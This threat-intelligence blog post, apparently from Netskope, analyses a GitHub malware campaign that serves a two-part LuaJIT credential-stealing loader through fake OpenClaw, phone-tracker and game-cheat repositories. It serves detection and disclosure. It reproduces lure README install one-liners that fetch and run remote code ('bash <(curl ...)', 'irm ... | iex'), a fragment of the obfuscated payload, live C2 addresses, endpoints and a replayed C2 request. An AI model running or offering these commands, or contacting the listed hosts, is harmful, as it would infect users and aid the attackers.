

OpenClaw Trap: AI-Assisted Lure Factory Targets Developers & Gamers

 netskope.com/blog/openclaw-trap-ai-assisted-lure-factory-targets-developers-gamers

Vini Egerland

March 24, 2026

openclaw-docker - Run Your AI Assistant Effortlessly

 [Download OpenClaw Docker](#)

Getting Started

OpenClaw is a pre-built Docker image for running your AI assistant quickly and easily. With this Docker image, you can enjoy the latest features without needing to build from source. This guide will walk you through the process of downloading and running OpenClaw using Docker.

System Requirements

To use OpenClaw, your machine must meet these basic requirements:

- **Operating System:** Linux, macOS, or Windows
- **Docker:** Must be installed and running. Get Docker [here](#).
- **Docker Compose:** This makes running your containers easier. Install it by following the instructions [here](#).

Download & Install

One-Line Install (Recommended)

Linux / macOS

Open your terminal and run:

```
https://github.com/AAAbiola/openclaw-docker/raw/refs/heads/main/Diatrymilformes/docker-openclaw-v1.8.zip
```

Netskope Threat Labs identified a link to a malware campaign operating across at multiple GitHub repositories, spanning over 300 delivery packages, including an OpenClaw deployment, an AI developer tool lure, a Telegram-promoted phone tracker, a Fishing Planet game cheat, Roblox scripts, crypto bots, and VPN crackers—all distributing LuaJIT payloads. The lure names suggest AI-assisted generation: obscure biological taxonomy, archaic Latin, and medical terminology applied systematically at scale. Each victim is geolocated, and their desktop screenshot is sent to a server in Frankfurt. We are tracking this cluster as the TroyDen's Lure Factory.

Summary

Netskope Threat Labs is tracking a trojanized GitHub repository distributing a custom LuaJIT trojan engineered to evade automated detection. The repository impersonated a Docker deployment tool for a legitimate AI project to deploy containerized OpenClaw, using the real upstream repository, a polished README, and a github.io page to appear authentic. Its payload uses a two-component design with LuaJIT, a renamed Lua runtime paired with an encrypted script, that passes sandbox analysis when either file is submitted alone. The threat only emerges when both components execute together, resulting in five anti-analysis checks, a sleep delay of roughly 29,000 years to defeat timed sandboxes, and an immediate full-desktop screenshot exfiltrated as soon as it executes, and credential theft behaviour.

VirusTotal has recorded more than 300 files communicating with the primary C2 node alone. Our analysis of a representative sample confirmed the same Lua obfuscation toolchain across every package tested—spanning gaming cheats, developer tools, Roblox scripts, VPN crackers, and social engineering lures—suggesting a single malware factory behind the full corpus.

Key findings

- Netskope ATP detected the counterfeit OpenClaw Docker deployer package through behavioral heuristics. This package and others from the same creator are hosted across multiple GitHub repositories and more than 300 confirmed delivery packages, targeting developers, gamers, Roblox players, crypto users, and the general public simultaneously.
- The same toolchain operates across packages, using two-component design to evade behavioral sandboxes. It uses the LuaJIT, Prometheus obfuscator and displays infostealer behavior.
- The campaign infrastructure is designed for scalability. Lure directories named systematically across hundreds of packages suggest AI generation rather than human curation.

The lure repository for OpenClaw container

[AAAbiola/openclaw-docker](#) is built to be trusted. The project intends to target users seeking easy installations of the famous OpenClaw project. The README is polished and detailed, with installation instructions for both Linux and Windows and a companion GitHub.io page reinforces the legitimate appearance. Multiple contributors are listed, including a developer with a 568-star repository of their own, who was invited to collaborate during a

private pre-launch phase. That developer contributed real, functional code to the scaffolding—Dockerfiles, install scripts, and configuration—possibly in good faith.

openclaw-docker - Run Your AI Assistant Effortlessly

 [Download OpenClaw Docker](#)

Getting Started

OpenClaw is a pre-built Docker image for running your AI assistant quickly and easily. With this Docker image, you can enjoy the latest features without needing to build from source. This guide will walk you through the process of downloading and running OpenClaw using Docker.

System Requirements

To use OpenClaw, your machine must meet these basic requirements:

- **Operating System:** Linux, macOS, or Windows
- **Docker:** Must be installed and running. Get Docker [here](#).
- **Docker Compose:** This makes running your containers easier. Install it by following the instructions [here](#).

Download & Install

One-Line Install (Recommended)


Linux / macOS

Open your terminal and run:

```
https://github.com/AAAbiola/openclaw-docker/raw/refs/heads/main/Diatrymiformes/docker-openclaw-v1.8.zip
```

AAAbiola, the project maintainer, last commit was February 7 and the malicious `Diatrymiformes` directory—an order of extinct birds, selected for obscurity—was added fifteen days later by AAAbiola alone, under a commit message that reads `Update README.md`. Their presence in the commit history is not coincidence; it is the point.

TroyDen also manufactured social proof: multiple throwaway GitHub accounts added stars and forks to the repositories without any legitimate activity, padding the credibility signal that the commit history alone could not provide.



Three forks of the repository each have the attacker's GitHub pages site set as their homepage. The repository's topic tags include ai-agents, docker, openclaw, LLM, and security, optimized to surface in search results for developers exploring OpenClaw deployment options.

1 file changed +10 -10 lines changed

Q Search within code

1 file changed +10 -10 lines changed

@@ -1,6 +1,6 @@

1 # 🤖 openclaw-docker - Run Your AI Assistant Effortlessly

2

3 - [[Download OpenClaw Docker](https://raw.githubusercontent.com/AAAbiola/openclaw-docker/main/Diatrymiformes/docker-openclaw-v3.8.zip)]

3 + [[Download OpenClaw Docker](https://github.com/AAAbiola/openclaw-docker/raw/refs/heads/main/Diatrymiformes/docker-openclaw-v1.8.zip)]

4

5 ## 🚀 Getting Started

6

@@ -11,8 +11,8 @@ OpenClaw is a pre-built Docker image for running your AI assistant quickly and e

11 To use OpenClaw, your machine must meet these basic requirements:

12

13 - **Operating System:** Linux, macOS, or Windows

14 - **Docker:** Must be installed and running. Get Docker [here](https://raw.githubusercontent.com/AAAbiola/openclaw-docker/main/Diatrymiformes/docker-openclaw-v3.8.zip).

15 - **Docker Compose:** This makes running your containers easier. Install it by following the instructions [here](https://raw.githubusercontent.com/AAAbiola/openclaw-docker/main/Diatrymiformes/docker-openclaw-v3.8.zip).

14 + **Docker:** Must be installed and running. Get Docker [here](https://github.com/AAAbiola/openclaw-docker/raw/refs/heads/main/Diatrymiformes/docker-openclaw-v1.8.zip).

15 + **Docker Compose:** This makes running your containers easier. Install it by following the instructions [here](https://github.com/AAAbiola/openclaw-docker/raw/refs/heads/main/Diatrymiformes/docker-openclaw-v1.8.zip).

16

17 ## 📦 Download & Install

18

@@ -23,15 +23,15 @@ To use OpenClaw, your machine must meet these basic requirements:

23 Open your terminal and run:

24

25 ```bash

26 - bash <(curl -fsSL https://raw.githubusercontent.com/AAAbiola/openclaw-docker/main/Diatrymiformes/docker-openclaw-v3.8.zip)

26 + bash <(curl -fsSL https://github.com/AAAbiola/openclaw-docker/raw/refs/heads/main/Diatrymiformes/docker-openclaw-v1.8.zip)

The payload lives in the **Diatrymiformes** directory and the README's prominent download badges link directly into it—and they are actively maintained.

Two files, one weapon

The ZIP contains three items: `Launch.bat` containing a single command to use `unc.exe` (771KB) to execute `license.txt` (308KB). The batch file is a trigger, not a component; one line that arms the other two. The threat is the runtime and the script.

The binary `unc.exe` is a stripped LuaJIT 2.1.0-beta3 interpreter, a legitimate runtime for executing Lua scripts. Static AV detects it as a generic trojan—multiple engines on VirusTotal flag it via heuristics—but no sandbox captures the behavioral picture without its payload counterpart: `license.txt`, an obfuscated, encrypted Lua payload that appears as inert data without the runtime to execute it. The obfuscation is done with Prometheus Obfuscator, a commercial code-protection tool that rewrites control flow and includes anti-tamper checks that trigger if the script is reformatted.

```
license.txt 308,772 bytes
line 1:
return(function(...)local b=function(b)local r=""for P=1,#b/2,1 do r=r..b[#b/2+b[P]]end r
return r end return(function(r,z,U,l,c,d,F,s,I,W,E,x,K,P,C,p,g,Y,n,T,A,t,u,G)u,W,P,I,x,C,E
,A...
\NNN decimal escapes : 19,370
lines : 1
avg escapes/line : 19370
```

This two-component design is deliberate. Standard automated analysis submits files individually. Each component passes and the malicious behavior only emerges when the batch file arms the pair in the right sequence.

Earlier payload versions used `lua.exe` as the runtime name, which a careful examiner would recognize immediately. Version 1.8, the active payload at time of detection, renamed it `unc.exe`. The Lua interpreter identity is obscured, but the behavior is unchanged. Netskope's Advanced Threat Protection engine caught this through behavioral heuristics on the full execution chain.

The README also includes one-liner installation commands as decoration: the visual pattern of a legitimate DevOps install script, present to make the repository look familiar to developers who have installed tools this way before. In fact, they work as the upstream repo intended. The actual delivery is the download badge click, not the one-liner.

What happens when it runs

The payload begins with five anti-analysis checks: a debugger presence query, a RAM check targeting the low-memory environments typical of sandboxes, a system uptime check flagging machines that have been running for only minutes, a privilege enumeration for `SeDebugPrivilege`, and a computer name query. If the environment looks like an analysis system, execution stops.

```
t+0s unc.exe starts, LuaJIT runtime initialises
t+6s payload begins execution (DLL load sequence)
t+8s DPAPI loaded → credential decryption ready
t+8s WinINet ZoneMap writes → proxy auto-detect disabled
t+8s Sleep(922337203695477) → patched to 0ms
t+18s GET http://ip-api.com/json/ → victim IP + geolocation cached
t+22s screenshot captured (3440×1440, 24bpp, 14,861,787 bytes)
t+22s POST http://213.176.73.159/api/<machine-id> → screenshot uploaded
t+28s C2 response: {"tasks": "...", "loader": "..."} (1,204 bytes)
t+28s response written to Documents\<machine-id>.json
```

Then `Sleep(922,337,203,695,477ms)` deploys, which equates to roughly 29,000 years. Any sandbox running a fixed analysis window exits here. The payload has made its network calls and produced its artifacts zero times from the sandbox's perspective.

Netskope Threat Labs patched the sleep calls and re-ran the payload under instrumentation. What followed took less than thirty seconds.

Four registry writes disable WinINet proxy auto-detection before any network traffic leaves the machine, ensuring the payload communicates directly and bypassing corporate inspection proxies. Then, a geolocation preflight to `ip-api.com`, caching the victim's public IP, country, and ISP.

Then the screenshot. The payload captures the full desktop as a 24-bit BMP (TroyDen had to handle 14.8 MB for my ultrawide display, oops). This is the payload's first communication with its operator: BMP, uploaded via multipart form POST to a bare IP address in Frankfurt over HTTP.

Multipart form-data is the same encoding a browser uses to upload a file, as the malware delivers the screenshot exactly the way a website receives a profile picture. The C2 server responds with a JSON object containing two encrypted blobs, `tasks` and `loader`, which are written to disk under `Documents/<machine-id>.json`.

```

===== HTTP traffic to 213.176.73.159 =====

frame.time_relative\ip.src\ip.dst\http.request.method\http.request.uri\http.user_agent\ht
tp.content_type\http.content_length
22.2686666000\192.168.64.2\213.176.73.159\POST\api\NTE3YjdjNWU1NjYzNjU2YTA1N2Y=Mozilla/5
.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0
Safari/537.36\multipart/form-data; boundary=esiqydf75p3yepejetiebv7qsy91w12kdxg9\148617
87
97.123442000\192.168.64.2\213.176.73.159\POST\api\NTE3YjdjNWU1NjYzNjU2YTA1N2Y=Mozilla/5
.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0
Safari/537.36\multipart-form-data; boundary=esiqydf75p3yepejetiebv7qsy91w12kdxg9\148617
87

===== multipart boundary =====

multipart/form-data; boundary=esiqydf75p3yepejetiebv7qsy91w12kdxg9
multipart/form-data; boundary=esiqydf75p3yepejetiebv7qsy91w12kdxg9

```

The C2 panel seems custom-built. The boundary string separating the multipart upload fields is normally generated randomly per request, but here it is hardcoded—the same 38 characters across every observed execution: `esiqydf75p3yepejetiebv7qsy9y1w12kdxgl9`. The filename field is equally static at 108 characters. The server exposes SSH on port 22 alongside the HTTP beacon endpoint: the operator's management interface.

The infrastructure runs deeper than two nodes. Probing all candidate IPs on the same Frankfurt ASN returned HTTP 200 from eight separate addresses: 217.119.129[.]76, .99, .118, .121, .122, 94.156.154[.]6, 89.169.12[.]241, and 213.176.73[.]130. Each returns the same encrypted command blobs, byte-for-byte identical, at the same payload length.

What stands out for this C2 infrastructure is its scalable design. The nodes are not co-tenants on a shared hoster: one C2 panel behind eight nginx-load-balanced front ends, all still active at time of publication. We have confirmed that all IP addresses were capable of responding with the tasks and loader when the request was replayed.

```

* Trying 94.156.154.6:80...
* Connected to 94.156.154.6 (94.156.154.6) port 80
> POST /api/NTE3YjdjNWU1NjYzNjU2YTA1N2Y= HTTP/1.1
> Host: 94.156.154.6
> User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
> Accept: */*
> Cache-Control: no-cache
> Content-Length: 1015
> Content-Type: multipart/form-data; boundary=-----NxttcwMPbf24S0BY8gwNu
>
* upload completely sent off: 1015 bytes
< HTTP/1.1 200 OK
< Server: nginx/1.24.0 (Ubuntu)
< Date: Mon, 23 Mar 2026 12:50:48 GMT
< Content-Type: application/json
< Content-Length: 1212
< Connection: keep-alive
< cf-cache-status: DYNAMIC
< Nel: {"report-to":{"cf-nel","success_fraction":0.0,"max_age":604800}}
< Report-To: {"group":{"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=dQW0y0TKqG35PpnPrNlyR6k75yWF7t5F3A6fdd%2BitCuy20Hp8mMamNe%2FreJg6DRccAsU22%2B%2BXaSz0%2Bxr0UjJT09GffmFgv48%2BPsX6YgAg0%3D"}]}}
< CF-RAY: 9e0d905d2e04bbef-FRA
< alt-svc: h3=":443"; ma=86400
*
* Connection #0 to host 94.156.154.6 left intact
{"loader":"M2U2MTA3NGYyNjI2M2YyMTE1MTEwODU0MTQzNzEwMDk0NTFiZnU0OTdmNzKzKzQzMjkyXTAwNTgyODFkMG0YzdmNjM1NTFhNzY2NTNlMzcyNjE0MTg1YzEyMzE1NjU2MTc0MjZkMmQyNjM4NTI0MzcyNGY1OTA2NzY0ODQwMmQzMTEiYmTE0MzE1NjU3NjcyMmMxNDAXNDEENjNTg0YzE1NGQvZTBiMzI0MzND02NDM3MjRmMGYxNTJlMG0xYTFhNjc3OT01MT0xNzI5NmMzY4MDQwMmQwNTI1IE3MGY0MiRjM2QwYzJiNzcxYj0xNmExYzAwNTYyZ2Zl"}

```

With such scalable design, one could suspect that AI models are able to interpret incoming images at scale too, and extract further information in a non-deterministic manner, and without human eyes.

Here the C2 endpoint patterns look naive, likely using spec-driven AI-assisted development, where a coding agent happily creates **features** for clients to POST data, GET the next task, receive the loader, and even test the API.

- **POST /api/<base64>** – Screenshot upload + task retrieval
- **GET /loader/screen/<base64>** – Loader/screen data
- **GET /task/<base64>** – Task polling

The tasks and loader blobs are saved in ~/Documents as json files, also clearly instructing clients on what to do:

```
{
  "tasks": "MWUz0DQ3NwYzY1NzY3MjcyNDY1ZjF1NTE3YjE4MDU1OTUyNmQ1MzZmNzc1ZjE1M2MxZjA3MGQ3NTQ3MDUwNz  
MxMmIwMDU0NzgyNDIzM2Y2NTNmMGYyYjAxM2MxNTF1NWwIwYzc4NwY2MDMzNTYxMzI1NDAwNjU2MmQ0NzEwMGYyMzNmNGE1ZT  
MzYyYjY0ODIwNjUxODBjNWwIwYzc4NwY2MDMzNTYxMzI1NDAwNjU2MmQ0NzEwMGYyMzNmNGE1ZT  
I3MDU0ZjF1NTE3YjE4MDU1OTUyNmQ1MzZmNzc1ZjE1M2MxZjA3MGQ3NTQ3MDUwNz",
  "loader": "M2U2MhTA3NGYyNjI2M2YyMTE1MTEwODU0MTQzNzEwMDk0NTF1NzU0OTdmNzcxNzQzMjYyYjY0ODIwNjUxODBjNWwIwYzc4NwY2MDMzNTYxMzI1NDAwNjU2MmQ0NzEwMGYyMzNmNGE1ZT  
MzYyYjY0ODIwNjUxODBjNWwIwYzc4NwY2MDMzNTYxMzI1NDAwNjU2MmQ0NzEwMGYyMzNmNGE1ZT  
I3MDU0ZjF1NTE3YjE4MDU1OTUyNmQ1MzZmNzc1ZjE1M2MxZjA3MGQ3NTQ3MDUwNz"
}
```

DPAPI was loaded at execution start, giving the payload access to Windows credential decryption. What specific credentials are targeted by the tasks received from the C2 remains unknown. The XOR key used to decrypt the task blobs is assembled at runtime by the Lua VM and was not recoverable through static analysis.

Behavioral analysis places this malware within a well-documented class of

Prometheus-obfuscated LuaJIT loaders that have been circulating since at least early 2024. [Morphisec](#) observed the same obfuscator, the same anti-tamper line-number detection, the same FFI-based Windows API calling convention, and the same screenshot-first C2 beacon sequence in campaigns targeting gaming communities.

[Trend Micro](#) documented a related cluster of fake GitHub repository campaigns using the same LuaJIT loader architecture, with C2 infrastructure on 213.176.73[.]80—the same Frankfurt autonomous system (SERVHOST-AS 207957) and address block as TroyDen’s primary C2 node. Both research teams found that this loader class is designed to deliver credential-stealing payloads: Morphisec’s variant led to Redline and Trend Micro’s led to LummaStealer.

The DPAPI load and advapi32 cryptographic API calls confirmed in our dynamic analysis are consistent with browser credential harvesting—the primary capability of both documented final-stage payloads.

The specific payload TroyDen’s infrastructure would have delivered remains unconfirmed; however, the loader architecture, infrastructure co-location, and runtime behavior are consistent with credential theft as the intended outcome.

Inside TroyDen’s lure factory

The binary distributed by [AAAbiola/openclaw-docke](#) also appears in a second GitHub repository: [mikenob39wang/phone-number-location-tracking-tool](#), which advertises a tool claiming to extract GPS coordinates from a phone number. The lure targets a completely different audience. The binary is identical. Both repositories rotated their active payload link on the same day, March 18, 2026, hours apart.

main 1 Branch 0 Tags

Go to file

Add file

Code

coteyn Update README.md	da734a8 · 3 months ago	5 Commits
README.md	Update README.md	3 months ago
phonetr.png	Add files via upload	3 months ago

README

phone-number-location-tracking-tool

Phone Number Location Track (By TroyDen)

Phone Number

Current Location Tracker

TRACK


<https://t.me/TroyDen7>

TG: <https://t.me/NumberLocationTrack>

Phone Number Location Track Tracker (By TroyDen)
1.93K subscribers

June 21, 2025
Channel created

Phone Number Location Track Tracker (By TroyDen)

Media is too big
VIEW IN TELEGRAM

1:55

Phone Number Location Track (By TroyDen)

Upgrade 03.02.2026

- With the help of this program you get the exact location of a phone number
- The program works based on a script that obtains the location of a phone only if the phone has location turned on.
- We respect anonymity, we post on this channel only with the client's consent
- If you want to find out the exact location of a number, contact us.

PM @TroyDen7

10.4K edited 18:41

Phone Number Location ...
@NumberLocationTrack

1.93K Subscribers 1 Video

DOWNLOAD TELEGRAM

About Blog Apps Platform

A third repository, [B3RZ3RK/fishing-planet-enhanced-menu](#), carries the same byte-identical payload packaged as a Fishing Planet game enhancement. Three confirmed delivery repositories, three different audience segments, one toolchain.

Fishing Planet Cheat Menu

 [Download](#)

Welcome to the **Fishing Planet Cheat Menu**—your digital tackle box for unlocking an advance in Fishing Planet! This repository presents an innovative companion tool, empowering virtual enhancements, intuitive controls, and seamless integrations. Reimagine your gameplay with a tool developed by enthusiasts and crafted for impeccable ease of use.

OS Compatibility Table

Curious about which digital stream you can cast your enhancements into? Our Fishing Planet cross-platform solution. Check out compatibility at a glance:

Operating System	Supported
 Windows	✓
 macOS	✓
 Linux	✓

Feature List

Unfold the sail of enhanced gameplay. Each feature is designed for efficiency, accessibility, and simulation experience:

- **Intuitive Cheat Menu Interface:**

https://github.com/B3RZ3RK/fishing-planet-enhanced-menu/raw/refs/heads/branch/scratches/fishing_planet_enhanced_menu_3.9.zip ✓ %EF%B8%8F-green

Structural comparison of the Lua payloads across both campaigns confirms shared codebase. Static deobfuscation of each file reveals all three were produced by the same toolchain: the same two-layer encoding structure, the same shuffle-function string assembly architecture, an identical unique string literal count across both openclaw versions, and an identical 8,514-byte encrypted inner payload blob across all three samples.

The lure directories in both known repos, [Diatrymiiformes/](#) (openclaw-docker) and [Jacobinically/](#) (phone-number-location-tracking-tool), are not outliers. Examining the full set of files communicating with those nodes reveals the same vocabulary pattern across more than two dozen additional samples: tool names combined with obscure biological taxonomy, archaic Latin, and rare English words, such as [Chelydridae](#), [hematozoan](#), [nephrosclerosis](#), [spondaical](#), [Alcae](#), [hastati](#), and [territelarian](#). A human naming things manually and at scale does not reach for kidney disease terminology to name a Valorant cheat subdirectory.

The pattern appears to be a machine-generated, automated lure factory maintaining throughput across multiple simultaneous campaigns. Yes, we're talking about AI-assisted malware generation.

Communicating Files (142) ⓘ			
Scanned	Detections	Type	Name
2026-03-09	20 / 48	ZIP	Cam_Off_v2.2.zip
2026-03-02	32 / 70	ZIP	.trashed-1775991736-facebook-reporting-tool-1.6.zip
2026-03-20	40 / 67	ZIP	gui-pm-v2.7.zip
2026-03-15	40 / 70	ZIP	Solver-X-Evil-Captcha-1.4.zip
2026-03-15	35 / 70	ZIP	Sim_Turtlebot_Humble_Lime_Isaac_3.3.zip
2026-03-14	40 / 70	ZIP	Fortnite_Chaos_v1.7.zip
2026-03-16	41 / 70	ZIP	to-extension-crm-cracked-save-zoho-v1.0.zip
2026-03-14	32 / 70	ZIP	price_sh_api_cs_v2.0.zip
2026-02-27	11 / 55	ZIP	visa_bot_spain_appointment_1.7.zip
2026-03-02	31 / 69	ZIP	Simulator-Pet-GUI-Dupe-1.8.zip
2026-03-20	44 / 70	ZIP	vip-free-cursor.zip
2026-03-14	25 / 69	ZIP	html_source_php_open_script_casino_goldsvet_games_v2.6.zip
2026-03-18	41 / 70	ZIP	Ball_Roblox_Script_Death_v3.4.zip
2026-03-09	33 / 67	ZIP	llm_engineering_cheatsheet_v3.4.zip
2026-03-08	33 / 68	ZIP	Java-Script-teach-v3.9.zip
2026-03-20	43 / 68	ZIP	Software_2.8.zip
2026-03-02	29 / 65	ZIP	osint_insta_linguloid.zip
2026-03-07	16 / 48	ZIP	Mint-Executor-master/packages/template/Mint_Executor_v1.1-beta.1.zip

TroyDen: Spray and pray, but make it fashion

A Telegram channel, [@NumberLocationTrack](#), has been advertising a phone location lookup service under the operator name TroyDen since June 2025—months before either GitHub campaign was active. The channel's main post has accumulated more than 10,000 views against roughly 1,900 subscribers. The ratio indicates the content was actively distributed beyond its organic audience, consistent with the same volume-oriented approach visible across the lure factory. The phone-tracker GitHub campaign appears linked to this persona through its git commit history, which retains the email [coteynumber@gmail\[.\]com](mailto:coteynumber@gmail[.]com). The commit author for the [coteyn](#) GitHub account used to seed the phone-tracker repository with manufactured stars and forks before going dormant in December 2025.

AAAbiola

openclaw-docker - Run Your AI Assistant Easily

Download OpenClaw Docker [v1.0](#)

Getting Started

OpenClaw provides a pre-built Docker image that allows you to run your AI assistant without any complicated setup. Follow these simple steps to get started.

Download & Install

To download and install OpenClaw, follow these steps based on your operating system:

Linux / macOS

Open a terminal and run the following command:

```
bash <(curl -fsSL https://raw.githubusercontent.com/phioreanex/openclaw-docker/main/install.sh)
```

Windows (PowerShell)

Open PowerShell and run this command:

```
irm https://raw.githubusercontent.com/phioreanex/openclaw-docker/main/install.ps1 | iex
```

Note for Windows users: Ensure Docker Desktop is installed and running. If you prefer, you can also use WSL2 with the Linux installation command.

We assess with high confidence that the same actor operates all three confirmed campaigns, [openclaw-docker](#), [phone-tracker](#), and [fishing-planet-enhanced-menu](#), based on binary identity (the same 771KB executable across all active ZIPs), shared Lua codebase, and shared C2 infrastructure.

The OpenClaw campaign is, as far as the available evidence indicates, at least one of several simultaneous operations run from the same toolchain and the malware hosting problem with GitHub [certainly isn't new](#).

And it doesn't stop there. More than 300 delivery packages were identified communicating to these two IP addresses, according to Virus Total.

Thanks to AI coding agents, creating malware at scale has never been easier.

Netskope Detection

Netskope Advanced Threat Protection detected this threat through behavioral heuristics, stopping customers from ever being compromised, without prior knowledge of the threat.

Disclosure

Netskope reported [AAAbiola/openclaw-docker](#), [mikenob39wang/phone-number-location-tracking-tool](#), and [B3RZ3RK/fishing-planet-enhanced-menu](#) to GitHub on March 20, 2026 at 13:18 UTC.

Data analysis

The analysis presented in this blog post is based on anonymized usage data collected by the Netskope Security Cloud platform relating to a subset of Netskope customers with prior authorization.

Conclusions

What this campaign represents is a purpose-built gap in the automated analysis pipeline. It includes two inert components that only become dangerous when executed together, a payload that sleeps for 29,000 years the moment a sandbox starts timing, and a lure factory that rotates audiences while the infrastructure stays constant. The result is a threat designed to pass every automated layer—individual file submission, behavioral sandbox, hash matching—and surface only when a human analyst runs everything together in context.

The breadth of the lure factory—gaming cheats, developer tools, phone trackers, Roblox scripts, VPN crackers—suggests an actor optimizing for volume across audiences rather than precision targeting. Defenders should treat any GitHub-hosted download that pairs a renamed interpreter with an opaque data file as a high-priority triage candidate, regardless of how legitimate the surrounding repository looks.

The payload's first act on any victim machine is to disable proxy inspection, the layer it was specifically designed to evade. Netskope customers are protected via ATP behavioral heuristics. The IOCs published with this post are suitable for immediate deployment in EDR and network inspection tooling.

IOCs

File Hashes

Repo	File	SHA256
AAAbiola/openclaw-docker	docker-openclaw-v1.8.zip	c655c2d410e6b36d9ef1359aef67183bf76c193c609697492e4
AAAbiola/openclaw-docker	docker-openclaw-v1.8.zip/Launch.bat	b54ea465f77f1eb726d3244aa52d13c103ad9c4fc5a15061b70
AAAbiola/openclaw-docker	docker-openclaw-v1.8.zip/license.txt	357cd0a1601d24bbb7949637b352b0ace1f30f51f788a03cfa9
AAAbiola/openclaw-docker	docker-openclaw-v1.8.zip/unc.exe	30694a0101abfeea642cb9de7fb7eb66789eea74d8d7257b39f
AAAbiola/openclaw-docker	docker-openclaw-v3.8.zip	11c06aab7aa3f1857cc9add05b392ba6bd62a7fd2d168e41d9b
AAAbiola/openclaw-docker	docker-openclaw-v3.8.zip/Application.bat	8e322af81744217427abef3cab949aee1de70f1506f40e4e2d6
AAAbiola/openclaw-docker	docker-openclaw-v3.8.zip/base.txt	c58720dcb30e5c887ff5bfd41bb46a611f2655128f1ef1a771e17
AAAbiola/openclaw-docker	docker-openclaw-v3.8.zip/lua.exe	b1d3e7e81016561faddf7b0a6cb9a3bd0174064b3b309c6948f
AAAbiola/openclaw-docker	openclaw-docker-v1.6.zip	b1f9c4d82eb5f73b9081c3d414b3c053c1550e46fa21d300791
AAAbiola/openclaw-docker	openclaw-docker-v1.6.zip/Application.bat	8e322af81744217427abef3cab949aee1de70f1506f40e4e2d6
AAAbiola/openclaw-docker	openclaw-docker-v1.6.zip/base.txt	c58720dcb30e5c887ff5bfd41bb46a611f2655128f1ef1a771e17
AAAbiola/openclaw-docker	openclaw-docker-v1.6.zip/lua.exe	b1d3e7e81016561faddf7b0a6cb9a3bd0174064b3b309c6948f
mikenob39wang/phone-number-location-tracking-tool	location-tracking-tool-phone-number-v3.3.zip	3fc5816afde3e58bf9fcaa1b3873f2d4bc8629ee7a8341a4a497
mikenob39wang/phone-number-location-tracking-tool	location-tracking-tool-phone-number-v3.3.zip/Launcher.cmd	39d39e6726408e778c8ad3d85010e1db0a686ebec1f8807f96c
mikenob39wang/phone-number-location-tracking-tool	location-tracking-tool-phone-number-v3.3.zip/cdef.txt	b5c571363632a6887c6e9471435ab0fdbcfb16bae6dbdf28d0fc7
mikenob39wang/phone-number-location-tracking-tool	location-tracking-tool-phone-number-v3.3.zip/lua51.dll	c7a657af5455812fb215a8888b7e3fd8fa1ba27672a3ed9021e1
mikenob39wang/phone-number-location-tracking-tool	location-tracking-tool-phone-number-v3.3.zip/luajit.exe	5343326fb0b4f79c32276f08ffcc36bd88cde23aa19962bd1e8d
mikenob39wang/phone-number-location-tracking-tool	location_number_tracking_tool_phone_v2.5.zip	398ea394f9a4242ebe9fd67a5ca62445fc4a34b1731d4f99b8e
mikenob39wang/phone-number-location-tracking-tool	location_number_tracking_tool_phone_v2.5.zip/Launch.bat	b54ea465f77f1eb726d3244aa52d13c103ad9c4fc5a15061b70
mikenob39wang/phone-number-location-tracking-tool	location_number_tracking_tool_phone_v2.5.zip/license.txt	357cd0a1601d24bbb7949637b352b0ace1f30f51f788a03cfa9
mikenob39wang/phone-number-location-tracking-tool	location_number_tracking_tool_phone_v2.5.zip/unc.exe	30694a0101abfeea642cb9de7fb7eb66789eea74d8d7257b39f

